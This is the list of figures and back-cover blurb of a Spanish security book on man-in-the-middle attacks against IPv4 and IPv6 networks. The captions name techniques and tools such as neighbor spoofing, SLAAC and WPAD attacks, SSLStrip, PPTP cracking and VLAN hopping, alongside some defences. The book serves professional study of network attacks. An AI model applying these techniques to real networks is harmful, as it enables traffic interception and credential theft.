Fig. 5.2.- Código de *SUDO* vulnerable al no diferenciar IPv4 de IPv6. 76
Fig. 5.3.- Código del proyecto *SUDO* parcheado con la instrucción *break*. 76
Fig. 5.4.- Dirección IPv6 de enlace local en una configuración por defecto. 78
Fig. 5.5.- *Ping* -a a una dirección IP del mismo segmento de red. 78
Fig. 5.6.- *Ping* al nombre del servidor utiliza IPv6. 79
Fig. 5.7.- Ejemplo de configuración de IPv6 en *Windows*. 80
Fig. 5.8.- Configuración por defecto en *MAC* OS X. 82
Fig. 5.9.- Acceso a una carpeta compartida mediante IPv6. 83
Fig. 5.10.- *RFC* 6724. 85
Fig. 5.11.- Tabla de precedencia por defecto en un *Microsoft Windows* 7. 85
Fig. 5.13.- Tabla de vecinos en iPv6. 87
Fig. 5.14.- Resolución de srv por *LLMNR* usando *Multicast* IPv6, IPv4 y *DNS*. 88
Fig. 5.15.- Direcciones IPv6 de los *DNS* Autodiscovery. 89
Fig. 5.16.- Paquete NA enviado spoofeando la IPv6 fe80::f47c:d2ae:b534:40b2. 90
Fig. 5.17.- Paquete NA enviado spoofeando la IPv6 fe80::f95c:b7c5:ea34:d3ff. 90
Fig. 5.18.- Activando *Parasite6* en Bactrack. 91
Fig. 5.19.- Activación del enrutamiento en IPv6. 91
Fig. 5.20.- Tráfico IPv6 capturado con TCPDump. 92
Fig. 5.21.- Direcciones IPv6 apuntando todas a la dirección *MAC* del equipo con *Parasite6*. 92
Fig. 5.22.- Recomposición de ficheros transmitidos sobre *SMB*. 93
Fig. 5.23.- Configuración de capa 2 con *Scapy*. 94
Fig. 5.24.- Configuración de capa 3 con *Scapy*. 94
Fig. 5.25.- Trama NA ICMPv6 falseada. 95
Fig. 5.26.- *Evil FOCA* haciendo mitm con *Neightbor spoofing*. 96
Fig. 5.27.- Accediendo a un recurso compartido por *SMB*. 97
Fig. 5.28.- Tráfico *SMB* sobre IPv6. 97
Fig. 5.29.- Ficheros transmitidos por *SMB* capturados. 98
Fig. 5.30.- Generación de la parte de *Host* en la dirección de vínculo local en IPv6. 99
Fig. 5.31.- Dirección de vínculo local en IPv6 y *MAC* de un *MAC* OS X 10.8.2. 99
Fig. 5.32.- Tanto el servicio DNS64 como NAT64 estarán corriendo en el *man in the middle*. 101
Fig. 5.33.- www.roootedcon.es no tiene direcciones IPv6. 102
Fig. 5.34.- Módulo de *DNS* Exhaustion Attack en Metasploit. 102
Fig. 5.35.- Equipo víctima con direcciones IPv4 e IPv6 de vínculo local. 103

Fig. 5.36.- Selección de víctima del ataque *SLAAC*. 104
Fig. 5.37.- Dirección IPv6 configurada por *SLAAC*, Gateway IPv6 en dirección de atacante y servidores DNSv6 Autodiscovery configurados. 105
Fig. 5.38.- Navegando a Rootedcon.es sin soporte para IPv4. 106
Fig. 5.39.- www.rootedcon.es asociado a una dirección IPv6. 107
Fig. 5.40.- Proceso de resolución de *DNS* de www.rootedcon.es. 107
Fig. 5.41.- Configuración por defecto de resolución de registros AAAA en *Mozilla* Firefox. 108
Fig. 5.42.- Dirección IPv6 del servidor de www.*Google*.com. 108
Fig. 5.43.- *Google Chrome* viene con IPv6 desactivado por defecto. 109
Fig. 5.44.- Solicitud *HTTP* pasando por el servicio NAT64. 110
Fig. 5.45.- Detección de consultas *DNS* para saber si hay conexión a Internet. 110
Fig. 5.46.- Configuración del atacante para hacer un ataque *SLAAC*. 111
Fig. 5.47.- Fichero de configuración del programa *Radvd*.conf. 112
Fig. 5.48.- Configuración del cliente antes del ataque *SLAAC* con *Radvd*. 113
Fig. 5.49.- Configuración del cliente después del ataque *SLAAC* con *Radvd*. 113
Fig. 5.50.- Configuración de la aplicación *naptd*. 114
Fig. 5.51.- Opción de buscar automáticamente la configuración de la red. 116
Fig. 5.52.- Búsqueda del servidor *WPAD* por medio de *LLMNR*. 116
Fig. 5.53.- *Evil FOCA* contesta con un registro AAAA. 117
Fig. 5.54.- Solicitud al servidor *WPAD* del fichero de configuración *WPAD*.PAC. 118
Fig. 5.55.- Contenido de *WPAD*.PAC entregado por *Evil FOCA* con información del *Web Proxy*. 118
Fig. 5.56.- El ataque *WPAD* en IPv6 con *Evil FOCA*. 119
Fig. 5.57.- El *Bridging HTTPs-HTTP* con un redirect de por medio. 121
Fig. 5.58.- La captura de las credenciales vía *HTTP* en el equipo que corre la *Evil FOCA*. 121
Fig. 5.59.- Página www.*Google*.com bajo *HTTP* y con stripped links. 122
Fig. 5.60.- *Evil FOCA* haciendo *Bridging HTTP*(IPv6)-*HTTPs*(IPv4) a www.*Google*.com y link stripping a los resultados de la búsqueda de Facebook 123
Fig. 5.61.- Añadir rol de Servidor *DHCP* en *Windows* Server 2008. 124
Fig. 5.62.- Configuración de modo Statefull en el servidor DCHPv6. 125
Fig. 5.63.- Configuración de un nuevo ámbito IPv6. 126
Fig. 5.64.- Direcciones IPv6 que van a ser asignadas en el ámbito. 126
Fig. 5.65.- Direcciones IPv6 dentro del ámbito que no van a ser entregadas. 127
Fig. 5.66.- Configuración de tiempos. 127
Fig. 5.67.- Activación de ámbito IPv6 recién creado. 128
Fig. 5.68.- Opciones de Ámbito configuradas. 128
Fig. 5.69.- Opciones de configuración de clientes IPv6. 129
Fig. 5.70.- Configuración de un Fake *DHCPv6* con *Evil FOCA*. 130
Fig. 5.71.- Flood de paquetes RA a una máquina *Windows*. 131
Fig. 5.72.- dnsdict6 haciendo un ataque de diccionario contra *Google*.com. 133
Fig. 5.73.- *Topera* network scanner. 134
Fig. 5.74.- Código para hacer *iddle scanning* en IPv6 con *Scapy*. 136
Fig. 5.75.- Desactivar IPv6 en *Windows*. 137

Fig. 5.76.- Opciones de IPv6 en *MAC* OS X Lion 138
Fig. 5.77.- Desactivar IPv6 en un interfaz en *MAC* OS X. 138
Fig. 5.78.- IPv6 desactivado en la interfaz seleccionada. 139
Fig. 6.2.- Acceso basado en IP. 147
Fig. 6.4.- Entidades certificadoras raíz de confianza. 149
Fig. 6.5.- Acceso mediante Internet Explorer 6.0. 150
Fig. 6.6.- Acceso mediante Internet Explorer 8.0. 150
Fig. 6.7.- Acceso mediante Firefox. 151
Fig. 6.8.- Certificados de acceso a Hotmail. 152
Fig. 6.9.- Detalles de los certificados de acceso a Hotmail 153
Fig. 6.10.- Tráfico HTTPS interceptado 153
Fig. 6.12.- Certificado LDAP-S interceptado. 155
Fig. 6.13.- Sesión LDAP-S rechazada por la aplicación 156
Fig. 6.14.- Acceso mediante LDAP-S al contenido de la libreta de direcciones. 156
Fig. 6.15.- Certificados revocados de *DigiNotar*. 158
Fig. 7.1.- Entrada en una conexión segura. 161
Fig. 7.2.- Ataque de MITM con *arpspoof* *164*
Fig. 7.3.- Configuración de *Iptables* y ejecución de *SSLStrip*. 165
Fig. 7.5.- *Intercepter-NG*. 166
Fig. 7.6- Módulo de detección de sistemas. 166
Fig. 7.7.- Módulo Password. 167
Fig. 7.9.- Advertencia de contenido mixto. 169
Fig. 7.10.- Configuración del navegador para contenido mixto. 169
Fig. 7.11.- Sitios Web existentes en *FireSheep*. 171
Fig. 7.13.- Script con variables de *Facebook* 172
Fig. 7.14.- Sesión interceptada. 172
Fig. 7.15.- Cierre de sesión. 173
Fig. 7.17.- Cambio de dirección MAC a través de las propiedades del driver. 176
Fig. 7.18.- Filtrado de dirección MAC en punto de acceso. 177
Fig. 8.1.- Configuración de Racoon. 182
Fig. 8.2.- Fichero de configuración. 182
Fig. 8.3.- Configuración por políticas. 183
Fig. 8.4.- Configuración IPsec a través de la consola del Firewall en modo avanzado. 183
Fig. 8.5.- Sistemas de autenticación 184
Fig. 8.6.- Definición de algoritmos. 185
Fig. 8.7.- Comunicación ISAKMP. 186
Fig. 8.8.- Monitor de seguridad IP. 187
Fig. 8.9.- Conexión flexible. 187
Fig. 8.10.- Tráfico ESP. 188
Fig. 8.11.- Descomposición de una trama ESP. 189
Fig. 8.12.- Generación de los ficheros de *hash* e índice. 192
Fig. 8.13.- Preparación ataque MITM 193
Fig. 8.14.- Selección de objetivos para el envenenamiento. 193

Fig. 8.15.- *ARP Poisoning* *194*
Fig. 8.16.- Selección de autenticación MS-CHAP v2........ 194
Fig. 8.17.- Captura Hashes. Challenge y Response del usuario Administrator. 195
Fig. 8.18.- Ataque contra la autenticación realizado con *Asleap*. 195
Fig. 8.19.- Explicación del algoritmo de MSChapv2 196
Fig. 8.20.- Método de conexión de red. 200
Fig. 8.21.- Validadores base de cumplimiento NAP. 201
Fig. 8.22.- Cliente de cumplimiento NAP. 202
Fig. 8.23.- Habilitar *DHCP Snooping*. 203
Fig. 8.24.- Entradas estáticas en la tabla ARP. 205
Fig. 8.25.- Sistema sin ataques *ARP Poisoning*. 206
Fig. 8.26.- Sistema atacado. 207
Fig. 8.27.- Tabla local ARP 207
Fig. 8.28.- Tabla ARP Virtual. 208
Fig. 8.29.- Resolución automática. 208
Fig. 8.30.- Detección de ataque con XARP. 209
Fig. 8.31.- Sistema IDS. 210
Fig. 9.1.- Implementación de 802.1Q 216
Fig. 9.2.- Configuración puerto en VLAN nativa. 217
Fig. 9.3.- Configuración de puerto en modo trunk. 217
Fig. 9.4.- Configuración de un puerto para negociación del enlace troncal........ 218
Fig. 9.5.- Preparación del ataque de negociación DTP. 218
Fig. 9.6.- Lanzando el ataque con *Yersinia*. 219
Fig. 9.7.- Ataque de 802.1Q Arp Poisoning. 219
Fig. 9.8.- Ataque de doble etiquetamiento. 220
Fig. 9.9.- Configuración VTP. 220
Fig. 9.10.- Ataques sobre VTP. 221
Fig. 9.11.- Configuración de puerto para tráfico de voz y datos. 222
Fig. 9.12.- Ataque con *Voiphopper*. 222

Las redes de datos IP hace mucho tiempo que gobiernan nuestras sociedades. Empresas, gobiernos y sistemas de interacción social se basan en redes TCP/IP. Sin embargo, estas redes tienen vulnerabilidades que pueden ser aprovechadas por un atacante para robar contraseñas, capturar conversaciones de voz, mensajes de correo electrónico o información transmitida desde servidores. En este libro se analizan los ataques más comunes en redes de datos IPv4 e IPv6.

En este texto encontrarás cómo funcionan los ataques de *man in the middle* en redes IPv4 o IPv6, cómo por medio de estos ataques se puede crackear una conexión VPN PPTP, robar la conexión de un usuario al Active Directory o cómo suplantar identificadores en aplicaciones para conseguir perpetrar una intrusión.

En los diferentes capítulos que componen el libro encontrarás descrito el funcionamiento de las técnicas *ARP-Spoofing, Neighbor Spoofing* en IPv6, el ataque SLAAC o los ataques de DHCP basados en servidores Rogue o en paquetes DHCP ACK por medio de herramientas.

Nivel: Avanzado - **Tipo de Libro:** Guía Profesional - **Temática:** Seguridad



www.0xWORD.com

